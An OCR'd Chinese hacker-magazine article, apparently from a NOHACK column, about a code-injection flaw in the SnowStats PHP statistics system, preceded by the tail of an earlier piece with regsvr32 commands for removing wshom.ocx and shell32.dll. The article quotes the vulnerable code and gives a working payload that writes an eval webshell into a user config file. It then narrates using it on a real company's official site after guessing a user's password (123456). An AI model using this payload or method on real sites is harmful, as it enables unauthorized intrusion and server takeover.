通过这次实践，我学到了 wshom.ocx、shell32.dll 是和注册表的 HKEY_CLASSES_ROOT\WScript.Network、HKEY_CLASSES_ROOT\WScript.Network.1 和 HKEY_CLASSES_ROOT\WScript.Shell、HKEY_CLASSES_ROOT\WScript.Shell.1 对应的，而卸载和注册 wshom.ocx、shell32.dll 要比删除和导入注册表方便得多。要彻底卸载和删除 wshom.ocx 和 shell32.dll 的方法是：

```
regsvr32/u C:\WINNT\System32\wshom.ocx (服务器如果是XP
或者 WIN2003 的话，目录为 C:\WINdow\System32\，下同)del C:
\WINNT\System32\wshom.ocx
regsvr32/u C:\WINNT\system32\shell32.dll
del C:\WINNT\system32\shell32.dll
```

运行一下，WScript.Shell、WScript.Network 就会被卸载了。也可能会提示无法删除文件，不用管它，重启一下服务器就可以了。注册 wshom.ocx 和 shell32.dll 的方法为：

```
regsvr32  C:\winnt\System32\wshom.ocx
regsvr32  C:\winnt\System32\shell32.dll
```

[文章里用到的提权 su.php 文件已收录在本期光盘中。] NOHACK

利用统计系统漏洞 入侵豪杰官方站

剑心[B.C.T]



由于 php 对文件操作有很好的支持，很多程序都支持把数据保存以及用户配置的地方通过文本文件来处理，这样就不需要使用昂贵的 Mysql 了！很多程序员因为保密性的需要，一般都会将这些文本数据库文件以及用户配置文件的后缀名设置为 php，避免浏览器直接提交地址得到敏感内容，但是这样会带来新的安全问题，在字符过滤不严的情况下，可能导致用户传递的参数被程序执行，从而得到 webshell。可能存在这些问题的程序包括一些记事本和文本论坛，还有就是广泛使用的一些统计系统也是存在这个毛病。

SnowStats（SnowStats 多用户网站统计系统）是一个统计网站访问记录的程序，采用（PHP+ 文本数据库）。今天我们看的就是它了，呵呵！安装好之后发现界面很清洁漂亮，不过还是要通过它的外表看看安全性！首先看看它的数据库是什么的，很不幸，用户访问记录都是存放在 .dat 文件里的，呵呵，那么只能看下用户的配置文件是如何存放的了，嘿嘿，果然，在 userdata/ 用户名 / 文件夹里看到了 config.php 文件，拿 shell 就看它了！但同时也很失望地看到，保存数据的时候是这样保存的：

```
<?php
###### User Info ######
$CONFIGUSER['weburl'] = 'http://badegg';// Website url
$CONFIGUSER['webintro'] = 'badegg';// Website intro
```

提交的东西都是在 '' 里的哈，如果 php 默认 magic_quotes_gpc 是打开的，我们可能就无法突破这个 ' 的限制，一切都变成没有意义的字符了。不要放弃先，还是看看提交的东西是如何写入的哦！在 register.php 文件里面是如何处理这些东西的呢，请看：

```
$website  = str_encode($_POST['website']);
$weburl   = str_encode($_POST['weburl']);
        // 取得用户输入的内容，并且用 str_encode 处理
$user_config = "<?php
 ###### User Info ######
\$CONFIGUSER['username']      = '".$user."';// Username
\$CONFIGUSER['password']      = '".str_encrypt($_POST
['password1'])."';// Password
        // 构造即将写入配置文件的内容
if(write_file($file_config,$user_config)) {echo
        // 这是写文件的代码，太长了我就不写了，呵呵。
```

可以看到，我们输入的东西只经过 2 次操作就进入到配置文

件当中，第一次是str_encode()，第二次是write_file()，如果这两次操作有问题的话，我们就可能拿shell。看看str_encode()先，在function.php中：

```
function str_encode($str)
{
    if(get_magic_quotes_gpc()) {
        $str = stripslashes($str);
    }
    $str = htmlspecialchars($str);
    $str = str_replace("|","&#124;",$str);
$str = str_replace(".","&#46;",$str);
$str = str_replace("\r","",$str);
$str = str_replace("\n","<br>",$str);
$str = str_replace(" "," ",$str);
$str = str_replace("\\","&#92;",$str);
    return $str;
}
```

解释一下这些代码的意思，就是如果magic_quotes_gpc()是打开的话，就去掉字符串中的转义字符，哈哈，我们做不到的程序帮我们做到了！然后后面是过滤掉一些程序认为有关的字符，但是没有过滤“'”，过滤了回车但是“;”还在，HOHO，再看看write_file()函数：

```
function write_file($filename, $data, $mode="rb+")
{
touch($filename);
$handle = fopen($filename, $mode);
flock($handle, LOCK_EX);
$fettle = fwrite($handle, $data);
if($mode == "rb+") {ftruncate($handle, strlen($data));}
fclose($handle);
return $fettle;
}
```

binggo！是没有对字符串处理的操作，单纯的写文件操作，呵呵！事实上在修改资料的地方同样是有问题的哦！这样我们就可以拿shell了哦！比如我们在资料里的站点名称里写上badegg';eval($_POST[cmd]);//，“'”用来匹配前面的系统的“'”，“;”用来开始我们自己的php代码，“eval($_POST[c]);”这个不要说了吧，我们的小马哦！“//”是注释掉系统自己的“'”的，这样就不出任何错误了！然后到config.php里是这个样子：

```
......
$CONFIGUSER['email']        = 'badegg@163.com';// E-mail
$CONFIGUSER['website']        = 'badegg';eval($_POST[cmd]);//';// Website name
$CONFIGUSER['weburl']    = 'http://badegg';// Website url
$CONFIGUSER['webintro']      = 'badegg';// Website intro
......
```

那么userdata/badegg/config.php就是我们的shell所在地了，密码为cmd。

别光说不练，正好豪杰解霸官方站使用了这个系统，我们去试试吧！打开页面注册先！但是出了点小问题哦，如图1所示，不让注册，晕了！

regeister地方是不存在了，看看能不能搞到它原来存在的用户账号吧！修改资料的地方也是存在漏洞的哈！打开userlist.php发现有2个用户，如图2所示，呵呵，看看资料，发现豪杰公司这个账户的资料一丝不苟，认真的人最可怕了，不要这个，看看zhangba这个用户吧！呵呵，不错，资料里写着test呢！如图3所示。

一般这样随便写的密码会比较容易猜的！用zhangba登录，然后就是猜密码了，zhangba，不对！test不对……，几次之后就得到了密码为123456，哈哈！赶快登录吧！选择修改资料！把站点名称按照我们的方法修改哦！如图4所示，提交后没有出错就是拿到webshell啦！用一句话来连接/userdata/zhangba/config.php，输入密码cmd后得




图1




图2




图3




图4

到shell了哦！呵呵！如图5所示，很简单吧！

文章很简单，但是希望你能从这里面学到一些东西，比如安全最敏感的地方在哪，最不安全的其实不是哪门语言，而是用这个语言的人，这里没有对"'"过滤，甚至还破坏了php原有的安全性，也许是因为太注重应用了吧！而后面那个123456也说明了一些问题的！呵呵，有什么问题欢迎到论坛讨论，我的ID是剑心 :)

编辑点评 很简单的一个白箱测试过程。我感兴趣的是两个地方，一个是找到了如何写入正确php代码的方法；另一个是找到了程序中转义字符处理的代码，消除了GPC=ON的麻烦。要找到这两个地方，都是要学习php程序的。想做一个黑客，什么程序也不懂只会点工具的话，现在可真吃不开了。

